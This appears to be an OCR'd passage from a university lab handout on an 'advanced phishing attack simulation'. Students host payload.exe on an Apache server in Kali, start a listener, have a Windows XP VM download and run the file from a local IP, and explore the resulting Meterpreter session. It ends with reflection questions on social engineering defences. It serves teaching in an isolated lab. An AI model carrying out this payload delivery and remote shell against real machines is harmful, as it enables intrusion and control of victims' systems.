
`

7. After the we confirm that the payload is in the web server directory, now it's time to start the Apache web server. This can be done by typing **sudo apachectl start** at the console.




`

8. Before we can test the payload at the victim's side, we have to turn on the listener. A listener is a program that will listen to a connection request from the client.




`

9. Type the commands below one by one and click **Enter.** The **run** command will execute the listener.




10. If everything is going well, you will see a screen of the listener, waiting for the connection from the victim.




`

11. Next, switch to the victim's side, which is Windows XP, create a new folder with your matric number as the folder name.




`

12. Now, the victim is ready to download the payload (a bad program) from the attacker's server. In a real situation, an attacker usually hid the program behind another file or trick the user by sending a .pdf attachment through the email system. Remember to take a screenshor for the following activity.




`

13. After saving, click Run for every window that asking for action.




`


Windows XP [Running] - Oracle VM VirtualBox
Cannot find server - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://192.168.1.5/payload.exe
Go Links
The page cannot be displayed
Internet Explorer - Security Warning
Name: payload.exe
Publisher: Unknown Publisher
Click Run
Run
Don't Run
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?
Other options to try:
Done
Internet
start
Cannot find server - ...
Internet Explorer - S...
5:57 AM

`

14. After running the payload at the client's machine, it's now time to get back to the attacker's machine (Kali Linux). You will see that a Meterpreter session has been initiated. Type **sysinfo** after **meterpreter>**. Now you will find you are in the Windows XP machine. Try to explore other Windows command such as **dir , time** .etc. You can find more of the windows command at https://www.thomas-krenn.com/en/wiki/Cmd_commands_under_Windows . Remember to take some screenshots and put them into your lab report.



15. That's all for the advanced phishing attack simulation. It is a good practice to shut down all the running virtual machines after finishing all the tasks. Well done!

REFLECTION QUESTIONS

1.	Based on your understanding, what is social engineering attack?
2.	Explain 5 ways for defending or mitigating against social engineering attack.
3.	What are the common social engineering attacks that happened in our lives and how the attack can be prevented? Explain the attack and you may state more than one attacks.
4.	What are trends do you see in social engineering attack?
5.	Is human behaviour is one of the factors of social engineering attack? Explain your answer.
6.	How people can be safe from social engineering attacks?